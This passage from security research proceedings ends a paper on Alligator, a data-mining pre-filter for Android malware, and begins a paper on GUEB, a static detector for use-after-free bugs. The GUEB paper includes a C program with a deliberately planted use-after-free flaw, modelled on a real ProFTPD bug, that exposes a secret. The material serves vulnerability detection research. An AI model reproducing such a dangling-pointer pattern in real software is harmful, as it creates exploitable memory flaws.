Gathering *clean* samples is a difficult problem, because it is difficult to be absolutely sure a sample is not malicious. We cannot trust an application to be genuine because it appears on Google Play (as a matter of fact, several malware are encountered on that marketplace, and others). We need to inspect code manually, and check there is no malicious functionality, which unfortunately is a lengthy process. As a compromise, we also populated the set with open source applications (e.g. Mozilla, Savannah Gnu, F-Droid), as their source code can be inspected by the community, thus with reduced risks of being malicious. We also added signed packaged included in the Android operating system (e.g *Gmail.apk*, *GoogleServicesFramework.apk* etc.) and standard applications that ship with the ROM of mobile phones[3]. So, although it would be preferable to have clusters of approximately the same size, this was not feasible in practice. This is however a point we will focus on in our future work.

5.2 Results of the learning phase

We tested Alligator's learning over our different learning algorithms (*brute-force*, *oneOtherAverage*, *twoOtherAverage*, *random* and *combinations / iterations*) with several parameters for each classification algorithms, e.g.:

– Proximity: closest 50, 10, 2 and 1 neighbour(s).
– Correlations: 0.80, 0.75, 0.70, 0.60
– Probability difference: 0.5, 0.2, 0.1
– Probability factor: 10, 5, 2, 1.5, 1.2
– Epsilon clusters: ϵ-path of 10^{-5} to $10^{-}1$

Then, the learning phase outputs a score to use for each (algorithm, parameter) and for each type (clean, malware). For example, the score to apply to $(correlation, 0.80)$ is 414 for clean and 918 for malware.
In terms of computation time, with the "*randomonemultipass* 600 20" option (i.e., random for 600 seconds, and then 20 pass "oneOtherAverage"), the learning phase took around *14 hours* on an average non dedicated host.

[3] Note there has however been isolated cases of infected firmware apps - recall CarrierIQ [11]

5.3 Results of the guessing phase

In a second step, we gathered other samples, different from the ones we had used for training, to be fair for results. The new malicious samples are more recent, collected between June 15th and June 24th 2013. We removed any malicious sample which was detected by a generic signature existing before June 15, 2013. So, the set of new malicious samples contains "new unknown" malware at the time of Alligator's learning. Using the best scripts generated by Alligator during the learning phase, **we tested Alligator over those *new* sets of malware and clean files**.

The results of Alligator guesses are displayed at Table 3.

		Regular		Malware	
Learning	Number of failed/recognized	9 / 8,290		67 / 82,918	
	Failure/success rates in %	0.11%	99.89%	0.08%	99.92%
Guessing	Number of failed/recognized	2 / 1,101		375 / 18,796	
	Failure/success rates in %	0.18%	99.81%	1.96%	98.04%

Table 3. Failure rates for Alligator's learning and guessing phases. For instance, we have a very low rate of FP - which is our main target -, and a 98.04% pro-activity.

On one hand, the failure rate for clean samples is really excellent: this was our main target to reduce that rate since FP may induce extra work to AV analysts. On the other hand, the failure rate for malware samples is also very low, which demonstrates an interesting capability in terms of pro-activity. Alligator was able to flag 98.04% of malware, malware which were unknown (and undetected) to an anti-virus scanner.

5.4 Discussion

We believe the results of Alligator are really excellent, and list below our arguments.

– **Our premier goal of reducing the sheer amount of samples to inspect is taking shape**. Using the current configuration, our pre-filtering framework saves analysts from many unnecessary analysis. If 10,000 clean samples and 1,000 undetected malware go through our pre-filtering system, only $10,000 * 0.18\% + 1,000 * 98.04\% = 1,002$ out of 11,000 remain to be analyzed manually in the end, with only 20 malware remaining undetected (and so, 980 malware are detected).
– **Alligator shows a high proactivity rate 98.04%**. Pro-activity is the capability of identifying new families of malware. Recall section 1: this is

a second goal to our pre-filtering system, as it helps researchers look into new trends in cyber-criminal worlds. As an element of comparison, VB100 tests show pro-activity rates between 70% and 90% for anti-virus products [16]. Although our pre-filtering system is not an anti-virus engine, the figures indicate Alligator is performing well in this area, even on large clusters.

– **False positives are unacceptable for anti-virus scanners (complaints, bad press...)**. However, they are an unavoidable burden for any system relying on heuristics (such as DroidLysis). We have already said this previously but it is important to repeat Alligator is not an anti-virus scanner: it acts after samples have been scanned. Of course, future work will however be made to minimize as much as possible failure rates for clean samples, even if we already consider our 0.18% rate as very low.

6 Related Work

Data mining's goal is to organize large and complex sets of data. In the anti-virus industry, it has often been used to classify PC samples [17] [18] [8], or to combine weak heuristics into stronger rules [12]. However, its use over *mobile* samples is far more recent, perhaps because the growth of mobile malware is quite new altogether. We are aware of 4 prototypes which use data mining in the mobile world: MADAM [10], [15], AAS [6] and Crowdroid [7].

MADAM, unlike SherlockDroid, is a behaviour-based detection engine running directly on an Android phone. It relies on the *k-NearestNeighbour* algorithm for data mining, similar to the proximity of Alligator. MADAM seems promising for a run time detection, but it obviously requires to manually install the application and use it, which prevents from automating the process.

[6] is an Android Application Sandbox to be deployed inside the marketplace itself and to pre-scan applications. Their paper explains how to collect information, notably how to hijack and log system calls, but does not discuss how the final decision - suspicious or not - is to be made. Moreover, AAS has only been tested against 150 clean applications and a single self-written fork bomb.

Crowdroid [7] is an interesting effort to dynamically monitor Android applications. A client application is deployed on the smartphones and sends pre-processed system calls data to a remote server for data mining. Their approach is significantly different from ours on several aspects. First, they send data for analysis over the Internet which opens concerns for privacy even if data is "non-personal". The use of Internet may also cost to the end-user, depending on his mobile subscription. Second, their system relies on dynamic analysis, whereas we have chosen to rely on static analysis only. Without entering the debate, we have chosen the static approach for scalability and efficiency reasons: scalability as we need our system to process thousands of applications. Efficiency because malware commonly expose a different behaviour when run inside emulators or sandboxes [1]. With regards to scalability, it should be noted that Crowdroid has only yet been tested on artificial malware (i.e tailored for the tests) and on a handful of real malware.

Also related to our research, we could cite pBMDS [19] and Andromaly [14] which are behaviour-based detection engines, like MADAM. But they do not use data mining.

One of the closest work to ours is DroidRanger [20]. Like SherlockDroid, DroidRanger is one of the few systems which scale and has been tested on a significant amount of real life applications (recall for instance that AAS has been tested over 150 clean samples and 1 artificial malware, Crowdroid over 2 real malware and a few artificial ones etc). DroidRanger consists in filtering applications statically against pre-computed footprints of known malware. Then, in a second stage, it looks for signs of attempting to dynamically load untrusted code, using two different heuristics. So, basically, the tasks of DroidRanger corresponds to the DroidLysis block in our architecture, except that DroidRanger is limited to either detecting variants of *known malware* families or unknown malware that dynamically load untrusted code, via the implementation of two heuristics. To be fair, DroidRanger is quite successful at spotting malware in that particular subset, however, by design, it is blind to other kind of malware: malware that do not load untrusted code and are not from a known malware family cannot be spotted. Because of those limitations, DroidRanger does not need data mining. In the future, if they extend their system to consider a wider set of possibilities (Alligator processes results from 146 different heuristics) they will necessarily face issues as those addressed by Alligator in this paper.

Finally, from a data mining point of view, several generic data-mining approaches and tools already exist, e.g. [9]. They support many clustering techniques, but unfortunately suffer from several drawbacks with regards to the way we need to use them. First, they mostly target the identification of clusters: in our case, we want to classify samples into two known base clusters (R and M). Second, the classification usually relies on *one* given distance metric (e.g., Euclidian, Pearson correlation, etc.) where Alligator relies on *several* algorithms whose importance for correct identification is automatically computed in a learning phase. Thus, Alligator provides strong automated help to select clustering algorithms. Third, like e.g. [9], Alligator can be piloted by readable, simple scripts and text-based databases, and runnable on any kind of desktop host. Last but not least, Alligator has been implemented with an integrated understanding and minimization of false positives and false negatives. In the anti-virus industry, this is particularly important, as as explained in section 4.4, Alligator has an explicit criteria to favor lower false positives compared to false negatives.

7 Conclusion

With hundreds of new Android applications every day on marketplaces, mobile malware have the opportunity to be silently released, cause havoc and only be noticed several days (or months) later. This puts much pressure on anti-virus teams to rush and classify samples as quickly as possible. To do so, the paper proposes a pre-filtering system which automates analysis of applications published in Android markets. *SherlockDroid* efficiently combines an Android application crawler, an Android application property extractor (*DroidLysis*) and a data-mining toolkit (*Alligator*), the latter being an important contribution of the paper.

Tests have been conducted over large sets of Android applications. Our pre-filtering system significantly reduces the work load for analysts: 99.8% of clean applications are filtered out. Alligator also seems very promising for the detection of new unknown malware, with a pro-activity rate measured at more than 98%. This gives researchers far better chances of identifying new families of Android malware, and thus warning the community. Alligator already identified unknown malware, e.g. a GPS-leaking adkit [3].

We will however improve our research on several angles. First, technically, we intend to explore new clustering and learning scripts, for instance, automatically refining searches or tightening the filter. We also intend to introduce *weights* on properties so that algorithms such as deviation do not consider each property with equal importance. Second, on a wide scale point of view, we need to find ways to collect more clean malware for training, so that the regular cluster has a comparable size to the malware cluster. Besides theory, we have also already started to test the entire SherlockDroid architecture over several dozens of marketplaces and intend to see in practice how many suspicious samples get flagged and how many new malicious families are discovered that way.

References

1. Axelle Apvrille. An OpenBTS GSM replication jail for mobile malware. In *21st Virus Bulletin International Conference*, pages 108–116, Barcelona, Spain, October 2011.
2. Axelle Apvrille. 1,000 malicious Android samples per day, May 2013. http://blog.fortinet.com/1-000-malicious-Android-samples-per-day.
3. Axelle Apvrille. Alligator detects GPS-leaking adware, August 2013. http://blog.fortinet.com/Alligator-detects-GPS-leaking-adware/.
4. Axelle Apvrille and Tim Strazzere. Reducing the Window of Opportunity for Android Malware. Gotta catch'em all. In *Journal in Computer Virology*, volume 8, pages 61–71, 2012.
5. Ludovic Apvrille. Alligator: AnaLyzing maLware wIth partitioninG and probAbiliTy-based algORithms, 2013. http://perso.telecom-paristech.fr/∼apvrille/alligator.html.
6. Thomas Bläsing, Aubrey-Derrick Schmidt, Leonid Batyuk, Seyit A. Camtepe, and Sahin Albayrak. An Android Application Sandbox System for Suspicious Software Detection. In *5th International Conference on Malicious and Unwanted Software (MALWARE'2010)*, Nancy, France, France, 2010.
7. Iker Burguera, Urko Zurutuza, and Simin Nadjm-Tehrani. Crowdroid: behavior-based malware detection system for android. In *Proceedings of the 1st ACM workshop on Security and privacy in smartphones and mobile devices*, SPSM '11, pages 15–26, New York, NY, USA, 2011. ACM.
8. Jianyong Dai, Ratan Guha, and Joohan Lee. Feature set selection in data mining techniques for unknown virus detection: a comparison study. In *Proceedings of the 5th Annual Workshop on Cyber Security and Information Intelligence Research:*

Cyber Security and Information Intelligence Challenges and Strategies, CSIIRW '09, pages 56:1–56:4, New York, NY, USA, 2009. ACM.

9. J. L. de Hoon, S. Imoto, J. Nolan, and S. Miyano. Open Source Clustering Software. Feb 2004.
10. Gianluca Dini, Fabio Martinelli, Andrea Saracino, and Daniele Sgandurra. Madam: A multi-level anomaly detector for android malware. In *Computer Network Security - 6th International Conference on Mathematical Methods, Models and Architectures for Computer Network Security, MMM-ACNS*, volume 7531 of *Lecture Notes in Computer Science*, pages 240–253, St. Petersburg, Russia, October 2012. Springer.
11. Trevor Eckhart. What is Carrier IQ?, 2011. http://androidsecuritytest.com/features/logs-and-services/loggers/carrieriq/.
12. Igor Muttik. Malware mining. In *21st Virus Bulletin International Conference*, pages 46–51, Barcelona, Spain, October 2011.
13. Google Play Store: 800,000 apps and overtake Apple AppStore!, February 2013. http://www.rssphone.com/google-play-store-800000-apps-and-overtake-apple-appstore.
14. Asaf Shabtai, Uri Kanonov, Yuval Elovici, Chanan Glezer, and Yael Weiss. "andromaly": a behavioral malware detection framework for android devices. *J. Intell. Inf. Syst.*, 38(1):161–190, February 2012.
15. Peter Teufl, Stefan Kraxberger, Clemens Orthacker, Günther Lackner, Michael Gissing, Alexander Marsalek, Johannes Leibetseder, and Oliver Prevenhueber. Android Market Analysis with Activation Patterns. In *Proceedings of the International ICST Conference on Security and Privacy in Mobile Information and Communication (MobiSec)*, 2011.
16. Virus Bulletin, Fighting malware and spam, VB100 Comparative review on Windows Server 2003 R2, October 2012.
17. Jau-Hwang WANG, Peter S. DENG, Yi-Shen FAN, Li-Jing JAW, and Yu-Ching LIU. Virus detection using data mining techniques. In *IEEE International Conference on Data Mining*, 2003.
18. Tzu-Yen Wang, Chin-Hsiung Wu, and Chu-Cheng Hsieh. A virus prevention model based on static analysis and data mining methods. In *Proceedings of the 2008 IEEE 8th International Conference on Computer and Information Technology Workshops*, CITWORKSHOPS '08, pages 288–293, Washington, DC, USA, 2008. IEEE Computer Society.
19. Liang Xie, Xinwen Zhang, Jean-Pierre Seifert, and Sencun Zhu. pbmds: a behavior-based malware detection system for cellphone devices. In *Proceedings of the third ACM conference on Wireless network security*, WiSec '10, pages 37–48, New York, NY, USA, 2010. ACM.
20. Yajin Zhou, Zhi Wang, Wu Zhou, and Xuxian Jiang. Hey, you, get off of my market: Detecting malicious apps in official and alternative android markets. In *Proceedings of the 19th Network and Distributed System Security Symposium (NDSS 2012)*, San Diego, CA, USA, Feb 2012.

3.4 Laurent Mounier, Marie-Laure Potet, Josselin Feist/ Statically Detecting Use After Free on Binary Code

3.4.1 Marie-Laure Potet

Marie-Laure Potet is professor at Ensimag/Grenoble INP and researcher at Verimag laboratory. Her research interests focus on formal validation techniques, static code analysis and safety/security property modeling and verification.

3.4.2 Laurent Mounier

Laurent Mounier is Maitre de Conferences at Université Joseph Fourier and Verimag laboratory since 1993. His research interests focus on formal validation techniques including model-checking, test and runtime validation, and static analysis.

3.4.3 Josselin Feist

PhD student at Verimag, Grenoble.

3.4.4 Statically Detecting Use After Free on Binary Code

We present GUEB a static tool detecting Use after Free vulnerabilities on disassembled code. This tool has been tested on a real vulnerability in ProFTPD (CVE-2011-4130).

- Talk and paper can be downloaded from `http://grehack.org`

Statically Detecting Use After Free on Binary Code*

Josselin Feist and Laurent Mounier and Marie-Laure Potet

Vérimag, centre équation, 2 avenue de Vignate – 38610 Gières, France,
`Josselin.Feist@imag.fr`, `Laurent.Mounier@imag.fr`, `Marie-Laure.Potet@imag.fr`

Abstract. We present **GUEB** a static tool detecting Use after Free vulnerabilities on disassembled code. This tool has been evaluated on a real vulnerability in ProFTPD (CVE-2011-4130).

1 Introduction

Vulnerability detection classically starts with a first step of fuzzing, exercising applications with potentially dangerous inputs. Traces, produced by fuzzing , are generally classified using some heuristics (for instance traces producing a memory crash). Then, the exploitability of these traces, or similar ones, is manually studied. In order to obtain interesting traces, fuzzers require to identify which parts of an application must be stressed and how (i.e., SQL injection, buffer overflow, etc.). To do that an approach consists in statically identifying vulnerable patterns (from syntactic ones, such as `strcpy` calls, to more sophisticated ones, like in [13]).
We propose here a static approach dedicated to the detection of Use after Free (UaF) patterns in binary code, a vulnerability doubling every year since 2008 [7]. UaF are characterized by the occurrence of two distinct event: the *creation* of a dangling pointer, later followed by an *access* to the memory pointed to by this pointer[1]. Hence, detecting UaF requires to analyze long execution sequences, which is a challenging task when dealing with large applications. As a result, we believe that a static analysis can provide good results from a scalability point of view, finding UaF patterns that would be hard to detect using pure dynamic approaches. More precisely, our objective is to identify sets of program locations involved in a UaF, providing a first level vulnerability detection step, and applicable on large (binary) codes. Moreover, information collected during this step could also be useful for a subsequent exploitability analysis (i.e., telling if and how some freed memory chunk can be later reallocated or overwritten).

1.1 A motivating example

We explain our approach through a motivating example, given on Listing 1.1[1]. The main idea is that the function `index_user` puts `p`, the

* This work was partially funded by the Binsec project (ANR-12-INSE-0002-01).
[1] In C for a better understanding, but our analysis operates at the assembly level.

function argument, in the global variable `p_global` (line 8) and restores the previous value of `p_global` (just before the end of the function, line 13). But, when the condition `cmp` fails at line 9, `index_user` does not restore the value of `p_global`. This kind of mistake (i.e., forget to restore a previous pointer value), can be found in real programs (this UaF is borrowed from CVE-2011-4130). So, if during the call at line 29 this behaviour happens, `p_global` will point on the same memory area than `p_index` and therefore, after the `free` at line 30, `p_global` will become a dangling pointer. Then, at line 33, `malloc` could return the same memory area[2] as pointed to by `p_index`. In this case, the comparison at line 38 will always be true.

Listing 1.1. Motivating example

```
 1  int *p_global;
 2
 3  int cmp() { return *p_global>=MIN && *p_global<=MAX; }
 4
 5  void index_user(int *p) {
 6          int *p_global_save;
 7          p_global_save=p_global;
 8          p_global=p;
 9          if(cmp()<=0)    {
10                  printf("The secret is greater than 50\n");
11                  return ; }
12          printf("The secret is less than 50 \n");
13          p_global=p_global_save;  return ;
14  }
15
16  int main(int argc, char * argv[]) {
17          int *p_index,*p_pass;
18          if(argc!=2) {
19                  printf("./uaf MODE\nMODE EASY=1\nMODE HARD!=1\n")
                        ;
20                  return 0; }
21
22          p_global=(int*)malloc(sizeof(int));
23          *p_global=SECRET_PASS;
24
25          if(atoi(argv[1])==MODE_EASY) {
26                  p_index=(int*)malloc(sizeof(int));
27                  printf("Give a number between 0 and 100\n");
28                  scanf("%d",p_index);
29                  index_user(p_index);
30                  free(p_index);  }
31          else { printf("Good luck ! \n"); }
32
33          p_pass=(int*)malloc(sizeof(int));
34
35          printf("Give the secret\n");
36          scanf("%d",p_pass);
37
38          if(*p_pass==*p_global)  {
39                          printf("Congrats ! \n"); }
40          else { printf("Sorry...\n"); }
41          return 0; }
```

[2] This is the case for instance with the libc


1.2 Our approach

Despite its complexity, static analysis offers several advantages: it supplies more complete results and generally allows to take into account more paths than dynamic analysis. For instance, for UaF, dangerous paths have to follow up several events: first, allocate a heap address, second, free this address, and, finally, access to the memory pointed to by this address. Using a dynamic search, we have few chances to find a path following all these requirements. Furthermore, a static analysis is independent of some execution specificities, such as effective addresses. For instance, in the case of UaF we can detect dangerous behaviours independently of the invoked allocator.
Our contribution, called **GUEB** for Graph of Use-After-Free to Exploit Binary, is based on three steps. First we track heap operations and address transfers, taking into account aliases, using a dedicated value analysis (see section 2.2). Secondly we exploit these results to statically identify UaF vulnerabilities. Finally we extract subgraphs, for each UaF, describing sequentially where the dangling pointer is *created*, *freed* and *used* (see section 3.2). Fig. 1 gives the subgraph extracted from Listing 1.1 (presented at the source level). It identifies bloc 26 (creation of a pointer p), bloc 30 (freeing of this pointer) and bloc 38 (dereferencing of p).

1.3 Some related work

There exists several tools statically tracking UaF in source-level C code (such as Polyspace[3] or Frama-C [9] for instance). These tools are mainly dedicated to safety verification: programs that do not respect some constraints are rejected, such as undefined behaviors in C. In vulnerability analysis we are precisely interested by unpredictable behaviors, that could be successfully exploited. For instance in the case of UaF we are not just interested by the use of a dangling pointer, we want to localise where they are created and how they can be effectively exploited. Getting such detailed information on the memory layout requires to analyze the code at the binary level, taking into account the compiler optimizations and the libraries in use.
However, lifting static analysis to binary codes is quite challenging [3]. On the academic side, there exists several open platforms providing some multi-purpose static analysis (program slicing, CFG construction, dataflow analysis, etc.), and well-defined APIs to access intermediate code representations. One can mention for instance REIL [10], BAP [6], or Bincoa [5]. But none of them provide any on-the-shelf solution for UaF detection.
As a result, when binary code is concerned, to the best of our knowledge, existing UaF detection tools are mainly based on dynamic approaches. For example, AddressSanitizer[14] uses a specific heap allocator allowing good detection of UaF but does not give information of the root of

[3] `http://www.mathworks.fr/products/polyspace`



```
17 : int *p_index,*p_pass;
18 : if(argc!=2)
19 : printf("./uaf MODE\nMODE EASY = 1\nMODE HARD != 1\n");
22 :  p_global=(int*)malloc(sizeof(int));
23 : *p_global=SECRET_PASS;
25 : if(atoi(argv[1])==MODE_EASY)
26 : p_index=(int*)malloc(sizeof(int));
31 : printf("Good luck ! \n");
27 : printf("Give a number between 0 and 100\n");
28 : scanf("%d",p_index);
29 : indice_user(p_index);
30 : free(p_index);
33 : p_pass=(int*)malloc(sizeof(int));
35 : printf("Give the secret\n");
36 : scanf("%d",p_pass);
38 : if(*p_pass==*p_global)
39 : printf("Congrats ! \n");
40 : printf("Sorry...\n");
41 : return 0;
```

Fig. 1. Extracted Subgraph for example Listing 1.1

vulnerability. Undangle [7] is a tool specifically dedicated to UaF analysis: starting from a given execution trace, this tool aims to identify program points where dangling pointers are created, to detect the root of a possible vulnerability. In this sense, it pursues the same objectives as ours. Nevertheless, this approach requires to first identify paths leading to UaF vulnerabilities, to instrument each assembly instruction, which slows down the execution.

The paper is organized as follows: section 2 describes the memory model and the value analysis used, section 3 presents the method we propose to detect UaF patterns, and section 4 summarizes some experimental results and gives some limitations of the current prototype and directions for future work.

2 Memory model and value analysis

In this section we detail each of the three steps of the GUEB approach. First, we explain how the stack and heap elements are represented.

2.1 Abstract memory representation

We assume that addresses in the stack are expressed as offsets with respect to the base register EBP. Since inter-procedural analysis is achieved by *procedure inlining*[4], each stack element is represented by a pair $(EBP_0, offset)$ where EBP_0 is the initial value of EBP. For instance `p_index` is denoted by $(EBP_0, -24)$ and `p_global_save` by $(EBP_0, -36)$. Global variables have constant addresses represented by an identifier, here the variable name (e.g., `p_global`).
Regarding the heap, we define HE as the set of all possible heap elements. An element of HE is a pair $(base, size)$, where *base* is an allocation identifier, *size* the allocation size. Such a pair is also denoted as a *chunk*. PC is the set of all program points. We define HA and HF, two functions that respectively associate the set of all currently allocated or freed elements at each point *pc* ($HA \in PC \to \mathcal{P}(HE)$, $HF \in PC \to \mathcal{P}(HE)$, $\mathcal{P}(S)$ being the power set of S). We use the classical hypothesis (in static pointer verification), telling that each allocation supplies a fresh memory block (although this approach is not realistic to study the exploitability, it is sufficient to detect the vulnerability).

2.2 Value Set Analysis (*VSA*)

The goal of the value analysis step is to statically discover which program point allocates or frees which heap element. Then, address transfers must be tracked, as well as allocation sizes. Thus, in addition to the two functions HA and HF, our value analysis produces, for each *pc*, an abstract environment *AbsEnv*. *AbsEnv* associates to each memory *address* a possible set of *values* this address contains, corresponding either to chunks or allocation sizes.
Table 1 shows some results obtained when analyzing Listing 1.1. During the two first allocations, lines 22 and 26, two new *chunks* are created. During the call of `index_user` the value of `p_index` is stored, modified and restored (lines 7, 8 and 13). Due to the two branches in `index_user`, possible values for `p_index`, at the end of this call line 29, are $chunk_0$ or $chunk_1$. Thus, at line 30, when $chunk_1$ is freed, `p_index` becomes a dangling pointer. At line 33 a new allocation is placed in `p_pass`, and at line 38 the value of `p_pass` is compared to the value of `p_global`.
Our VSA analysis is a simpler version of existing ones like [4]. Indeed, we focus on information that normally do not require sophisticated numerical computations: finding aliases between memory locations, retrieving heap elements access, and computing allocation sizes. Moreover, it appears that most of the known UaF vulnerabilities are not sensitive to

[4] making our analysis context-sensitive, but not applicable to recursive calls

Code	**AbsEnv**	**Heap**
22 `p_global=(int*)malloc(..)`	$\{\mathbf{(p\_global,(chunk_0))}\}$	$\mathbf{HA} = \{\mathbf{chunk_0}\}$ $HF = \emptyset$
26 `p_index=(int*)malloc(..)`	$\{\mathbf{((EBP_0, -24),(chunk_1))}\}$	$HA =$ $\{chunk_0, \mathbf{chunk_1}\}$ $HF = \emptyset$
7 `p_global_save=p_global`	$\{(\text{p\_global},(chunk_0)),$ $\mathbf{((EBP_0, -36),(chunk_0))}\}$	$HA =$ $\{chunk_0, chunk_1\}$ $HF = \emptyset$
8 `p_global=p`	$\{\mathbf{(p\_global,(chunk_1))},$ $((EBP_0 - 24),(chunk_1))\}$	$HA =$ $\{chunk_0, chunk_1\}$ $HF = \emptyset$
13 `p_global=p_global_save`	$\{\mathbf{(p\_global,(chunk_0))},$ $((EBP_0, -36),(chunk_0))\}$	$HA =$ $\{chunk_0, chunk_1\}$ $HF = \emptyset$
29 `index_user(p_index)`	$\{\mathbf{(p\_global,(chunk_0, chunk_1))},$ $((EBP_0, -24),(chunk_1)),$ $((EBP_0, -36),(chunk_0))\}$	$HA =$ $\{chunk_0, chunk_1\}$ $HF = \emptyset$
30 `free(p_index)`	$\{((EBP_0, -24),(chunk_1))\}$	$HA = \{chunk_0\}$ $\mathbf{HF} = \{\mathbf{chunk_1}\}$
33 `p_pass=(int*)malloc(..)`	$\{(\mathbf{(EBP_0} - \mathbf{28}), (\mathbf{chunk_2}))\}$	$HA = \{chunk_0, \mathbf{chunk_2}\}$ $HF = \{chunk_1\}$
38 `if(*p_pass==*p_global)`	$\{(\text{p\_global},(chunk_0, chunk_1)),$ $((EBP_0 - 28), (chunk_2))\}$	$HA = \{chunk_0, chunk_2\}$ $HF = \{chunk_1\}$

Table 1. *VSA* result

a particular loop iteration. As a result, our analysis is implemented as a forward traversal of the control-flow graph (CFG) of the application, where loops are unrolled at most once, representing several executions of the same loop by a single memory abstraction (location-site abstraction). Moreover, memory modification is implemented using the so-called *weak update hypothesis* [4], in case of approximation.
We give below the transfer functions associated to `malloc` and `free` calls. For a `malloc` call, ad denotes the parameter, containing the block size, and r denotes the return value. For a `free` call, ad denotes the parameter, containing the pointer to be freed. $f \leftarrow \{x \mapsto e\}$ denotes the function identical to f except at point x where the value is e.

Definition 1. *Transfer function associated to a malloc call*
$f_{malloc}(pc, HA, HF, AbsEnv, ad, id\_max) = (HA', HF', r, id\_max')$ *with* :

$$r = (base_{id\_max}, size(AbsEnv(ad)))$$
$$HF' = HF$$
$$HA' = HA \leftarrow \{pc \mapsto (HA(pc) \cup \{r\})\}$$
$$id\_max' = id\_max + 1$$

with $size(s) = v$ *if* $s = \{v\}$ *and* $size(s) = Any$ *otherwise*[5].

Definition 2. *Transfer function associated to a free call*
$f_{free}(pc, HA, HF, AbsEnv, ad) = (HA', HF')$ *with:*

$$HF' = HF \leftarrow \{pc \mapsto (HF(pc) \cup (AbsEnv(ad) \cap HE))\}$$
$$HA' = HA \leftarrow \{pc \mapsto (HA(pc) \setminus (AbsEnv(ad) \cap HE))\}$$

$(AbsEnv(ad) \cap HE)$ is used because $AbsEnv(ad)$ may refer to some elements that are not in the heap.

3 UaF detection and subgraph extraction

We first explain how the VSA described in the previous section is used to identify UaF patterns, then we show how to extract program slices (as parts of the CFG) to fully characterize each UaF.

3.1 UaF Detection

An UaF corresponds to using a dangling pointer. From the results of *VSA* we define $AccessHeap(pc)$, the function that returns all elements of HE that are *accessed* at pc ($AccessHeap : PC \rightarrow \mathcal{P}(HE)$). In our implementation, we use REIL[10] as an intermediate representation. In REIL, only two instructions are dedicated to memory accesses :

- `LDM ad,,reg`, to load the content of Mem(`ad`) into the register `reg`
- `STM reg,,ad`, to store the content of the register `reg` into Mem(`ad`)

Therefore, we define $AccessHeap$ as follows:

[5] A better approximation could be provided if it is required for the exploitability analysis.

$$AccessHeap(LDM\ ad, , reg) = AbsEnv(ad) \cap HE.$$
$$AccessHeap(STM\ reg, , ad) = AbsEnv(ad) \cap HE$$

Finally, the set $UafSet$ of all possible UaF vulnerabilities is defined by:

Definition 3. *Use after free characterization*
$UafSet = \{(pc, chunk) \mid chunk \in (AccessHeap(pc) \cap HF(pc))\}$

For example we have AccessHeap(38)=$\{chunk_0, chunk_1, chunk_2\}$ and then $UafSet = \{(38, chunk_1)\}$, meaning that $chunk_1$ is dangling and dereferenced line 38.

3.2 Subgraphs of Use after Free


The last step of **GUEB** consists in extracting from the initial code a subgraph containing all the instructions involved in a given UaF. Let *pred* be the function that returns all the predecessors of *pc* (in a CFG), and $pred^*$ the transitive closure of *pred*. Let also *point_alloc* (respectively *point_free*) be a function that associates to a given chunk the set of *pc* where this chunk is allocated (respectively freed). Now, for each pair $(pc_{uaf}, chunk_{uaf})$ in $UafSet$, we slice the initial CFG by selecting the following program points (starting from pc_{uaf}):

1. all program points between the point causing the UaF, pc_{uaf}, and one point that frees $chunk_{uaf}$ (in orange), i.e:
$$pred^*(pc_{uaf}) \cap\ succ^*(point\_free(chunk_{uaf}))$$
2. all program points between one point that frees $chunk_{uaf}$, and the point that allocates $chunk_{uaf}$ (in green), i.e:
$$pred^*(point\_free(chunk_{uaf})) \cap\ succ^*(point\_alloc(chunk_{uaf}))$$
3. all program points between the point that allocates $chunk_{uaf}$, and the entry point of the program (blue points), i.e:
$$pred^*(point\_alloc(chunk_{uaf}))$$

